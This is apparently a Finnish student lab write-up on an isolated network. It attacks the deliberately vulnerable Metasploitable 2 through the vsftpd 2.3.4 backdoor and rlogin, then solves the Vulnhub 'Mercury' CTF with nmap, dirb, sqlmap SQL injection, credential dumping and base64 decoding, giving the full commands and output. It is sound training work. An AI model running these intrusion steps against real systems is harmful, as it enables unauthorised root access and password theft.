H2 It's raining shells

A) Metasploitablen asennus

Latasin Metasploitablen osoitteesta: ***https://docs.rapid7.com/metasploit/metasploitable-2/***. Asensin Metasploitablen VirtualBox virtuaalikoneelle. Virtuaalikoneen luonnissa valitsin asennuksen kohdassa Hard Disk, jo olemassa olevan kovalevyn ja valitsin siihen juuri lataamani Metasploitable version. Asennuksen jälkeen valitsin Metasploitablen käyttämäksi verkoksi itse luomani **Host-only Adapter** verkon, jotta virtuaalikoneella ei olisi yhteyttä internettiin, testailun aikana.

B) Porttiskannaus


Ennen kuin aloitin porttiskannauksen loin tietokannan, johon tallensin tekemäni porttiskannaukset. Workspace:sin luonti tehtiin käyttämällä msfconsole:a ja ajamalla komento **workspace –a (nimi).**

```
msf6 > workspace -a metasploitable
[*] Added workspace: metasploitable
[*] Workspace: metasploitable
```

Porttiskannauksessa käytetään **nmap** komentoa ja jos tiedot halutaan tallentaa tietokantaan, käytetäänkin komentoa **db_nmap.** Nmap käy läpi portit komennossa määrätyillä rajoitteilla, tässä tapauksessa kävin läpi virtuaaliverkkoni portit. Lisäsin komentoon **–sV** osan, jonka avulla saan versiotietoja porteilla käytössä olevista palveluista. Viimeiseksi lisäsin -**oA** osan, jolla tallennan porttiskannauksen tulokset tiedostoihin.


```
msf6 > sudo db_nmap -sV -O 192.168.226.0/24 -oA results1
[*] exec: sudo db_nmap -sV -O 192.168.226.0/24 -oA results1
```

Ajettuani komennon sain porttiskannauksen tulokset. Skannauksella löytyi kaksi käytössä olevaa IP osoitetta, käyttämäni hyökkäyskone ja Metasploitable. Metsploitable koneella oli aukinaisia tcp portteja 23 kappaletta. Listauksessa näkee portin numeron, tilan, sitä käyttävän palvelun ja sen versio nimen/numeron. Skannaus sai myös selville, että kohde kone käyttää Linux pohjaista käyttöjärjestelmää. Murtautuessani Metasploitableen käytän hyväksi vsftpd haavoittuvuutta, minkä voin löytää sen versionumeron avulla.



C) Murtautuminen 1: vsftpd 2.3.4 haavoittuvuus

Murtauduin ensimmäiseksi Metasploitable koneelle **vsftpd 2.3.4** haavoittuvuuden avulla. Etsin haavoittuvuuden käyttämällä komentoa **search** ja löytääkseni kyseisen haavoittuvuuden käytin hakusanaa **vsftpd.** Komento listaa hakusanaan osuvat haavoittuvuudet metasploitissa.



Haavoittuvuutta käyttöön ottaessa käytetään komentoa **use,** jonka jälkeen haavoittuvuus valitaan antamalla sen tunnus numero tai listattu tiedostosijainti. Käytettävän haavoittuvuuden valinnan jälkeen valitaan hyökkäyksen kohde komennolla **set rhosts (IP osoite)** ja viimeiseksi hyökkäys käynnistetään komennolla **exploit.**

```
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > set rhosts 192.168.226.5
rhosts => 192.168.226.5
msf6 exploit(unix/ftp/vsftpd_234_backdoor) > exploit

[*] 192.168.226.5:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.226.5:21 - USER: 331 Please specify the password.
[+] 192.168.226.5:21 - Backdoor service has been spawned, handling...
[+] 192.168.226.5:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.226.4:36549 → 192.168.226.5:6200) at 2022-11
-04 17:26:08 +0200
```

Tämän jälkeen olin murtautunut koneen komento terminaaliin.

D) Murtautuminen 2: rlogin

Googlatessani eri tapoja murtautua koneeseen eri porttien kautta, tuli minulle vastaan **"rlogin"** komento sivustolla: ***https://book.hacktricks.xyz/network-services-pentesting/pentesting-rlogin***. Komennon avulla voidaan kirjautua kohde koneeseen ilman salasanaa root käyttäjäksi. Hyökkäys on mahdollinen, koska portti 513 on käytössä. Porttin 513 login palvelua käytettiin ennen koneiden etähallintaan, mutta tietoturvallisuus syistä palvelun on korvannut ssh ja slogin.

```
512/tcp   open  exec        netkit-rsh rexecd
513/tcp   open  login
514/tcp   open  shell       Netkit rshd
```

Jotta komento **rlogin** toimisi, piti minun asentaa järjestelmääni rsh-client. Itse komennon käyttö oli yksinkertaista, komennossa määritin osalla **-l** käyttäjän, jolle kirjaudun eli tässä tapauksessa root ja tietysti kohdekoneen IP-osoite piti kertoa. Komennon jälkeen olin kirjautuneena Metasploitableen.

```
└─$ rlogin -l root 192.168.226.5
Last login: Sun Nov  6 06:20:22 EST 2022 from :0.0 on pts/0
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686

The programs included with the Ubuntu system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*/copyright.

Ubuntu comes with ABSOLUTELY NO WARRANTY, to the extent permitted by
applicable law.

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
You have new mail.
```


E) Vulnhub

Latasin ja asensin Vulnhubista SirFlash:in tekemän THE PLANETS: MERCURY järjestelmän.

About Release


Name: The Planets: Mercury
Date release: 4 Sep 2020
Author: SirFlash
Series: The Planets

Aloitin murtautumisen selvittämällä kohde koneen IP-osoitteen. Sain osoitteen selville **netdiscover** komennolla.




IP	At MAC Address	Count	Len	MAC Vendor / Hostname
192.168.226.1	[redacted]	1	60	Unknown vendor
192.168.226.2		2	120	PCS Systemtechnik GmbH
192.168.226.7		2	120	PCS Systemtechnik GmbH

Selvitettyäni IP-osoitteen tein porttiskannauksen koneelle, **nmap** komennolla. Komennossa käytin lisäosaa **-p-** jotta nmap skannaisi kaikki kohde koneen portit. Koneella oli kaksi aukinaista porttia, ssh (22) ja http (8080) portit.



```
Nmap scan report for 192.168.226.7
Host is up (0.00053s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT     STATE SERVICE    VERSION
22/tcp   open  ssh        OpenSSH 8.2p1 Ubuntu 4ubuntu0.1 (Ubuntu Linux; protocol 2.0)
8080/tcp open  http-proxy WSGIServer/0.2 CPython/3.8.2
1 service unrecognized despite returning data. If you know the service/version, please submit the followi
ng fingerprint at https://nmap.org/cgi-bin/submit.cgi?new-service :
```


Aloitin tutkia avonaista http porttia, hakemalla selaimesta koneen IP-osoitetta. Vastaani tuli ilmoitus siitä, että sivu on työnalla.




En tiennyt miten edetä, joten etsin ohjeita http portin käytöstä koneille murtautumisessa. Vastaani tuli **dirp** komento. Dirp on webbi sisältö skanneri, joka etsii sivulla olemassa olevia webbi objekteja, sain tietoa osoitteesta: ***https://www.kali.org/tools/dirb/.*** Komento ajetaan kirjoittamalla **dirb(osoite).** Komennon tuloksena löysin tiedoston **robots.txt.**

```
└─$ dirb http://192.168.226.7:8080/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Sun Nov  6 15:33:21 2022
URL_BASE: http://192.168.226.7:8080/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://192.168.226.7:8080/ ----
+ http://192.168.226.7:8080/robots.txt (CODE:200|SIZE:26)

-----------------
END_TIME: Sun Nov  6 15:33:37 2022
DOWNLOADED: 4612 - FOUND: 1
```

Siirryin verkkosivulle ja hain tiedostoa.




En ymmärtänyt mitä tiedostossa oleva teksti tarkoitti. Olin jumissa tehtävässä, joten kokeilin käyttää Firefoxin developer tool:ia avukseni. Työkalun Performance osiossa oli virheilmoitus favicon.ico tiedostosta, joten kokeilin hakea sitä sivulta.




Tällä kertaa sain virheilmoituksen:

Kokeilin hakea ilmoituksessa mainittua mercuryfacts:ia ja sain tällaisen näkymän:



Tässä vaiheessa en tiennyt mitä tehdä, joten etsin ohjeita harjoitukseen ja löysin apua osoitteesta: ***https://resources.infosecinstitute.com/topic/the-planets-mercury-vulnhub-ctf-walkthrough/.*** Ohjeissa ohjattiin käyttämään SQLMap työkalua. Käytin SQL Mappia komennolla: **sqlmap –u http:/IP-osoite:8080/ mercuryfacts/1 --batch –dbs.** Komennon avulla löysin kaksi tietokantaa, joita voisin tutkia:



Tämän jälkeen tutkin mercury tietokantaa enemmän komennolla: **sqlmap –u http:/IP-osoite:8080/ mercuryfacts/1 --batch –D mercury –tables.** Komennossa valitsen tietokannan **–D** lisäyksellä ja **–tables** osuudella määritän tulostettavan tiedon. Sain selville, että tietokannassa on kaksi pöytää users ja facts. Viimeiseksi annoin komennon, jolla sain selville users pöydän sisällön. Sain tuloksena listan käyttäjiä ja heidän salasanansa.

id	password	username
1	johnny1987	john
2	lovemykids111	laura
3	lovemybeer111	sam
4	mercuryisthesizeof0.056Earths	webmaster

Yritin ensiksi kirjautua koneelle listassa olevilla käyttäjillä, mutta ne eivät toimineet, koska tiesin että koneen ssh portti oli aukinainen, päätin kokeilla kirjautua webmasterin käyttäjälle ssh:n kautta. Kirjautuminen onnistui. Aloin tutkia serverin sisältöjä ja lopulta löysin tiedoston, jonka sisällä oli tämä:

```
webmaster for web stuff - webmaster:bWVyY3VyeWlzdGhlc2l6ZW9mMC4wNTZFYXJ0aHMK
linuxmaster for linux stuff - linuxmaster:bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==
```

Huomatessani tekstin päättyvän yhtäsuuruus merkkeihin tiesin, että teksti on salattu base64:llä dekoodasin tekstin komennolla:

```
webmaster@mercury:~/mercury_proj$ echo "bWVyY3VyeW1lYW5kaWFtZXRlcmlzNDg4MGttCg==" | base64 -d
mercurymeandiameteris4880km
```

Saamani selko teksti oli linuxmaster käyttäjän salasana, joten olin vihdoin murtautunut koneeseen.

```
mercury login: linuxmaster
Password:
Welcome to Ubuntu 20.04.1 LTS (GNU/Linux 5.4.0-45-generic x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/advantage

  System information as of Sun  6 Nov 15:08:13 UTC 2022

  System load:  0.0               Processes:              92
  Usage of /:   66.5% of 4.86GB   Users logged in:        1
  Memory usage: 29%               IPv4 address for enp0s3: 192.168.226.7
  Swap usage:   0%


22 updates can be installed immediately.
0 of these updates are security updates.
To see these additional updates run: apt list --upgradable


The list of available updates is more than a week old.
To check for new updates run: sudo apt update
Failed to connect to https://changelogs.ubuntu.com/meta-release-lts. Check your Internet connection
or proxy settings


Last login: Fri Aug 28 12:57:20 UTC 2020 from 192.168.31.136 on pts/0
linuxmaster@mercury:~$
```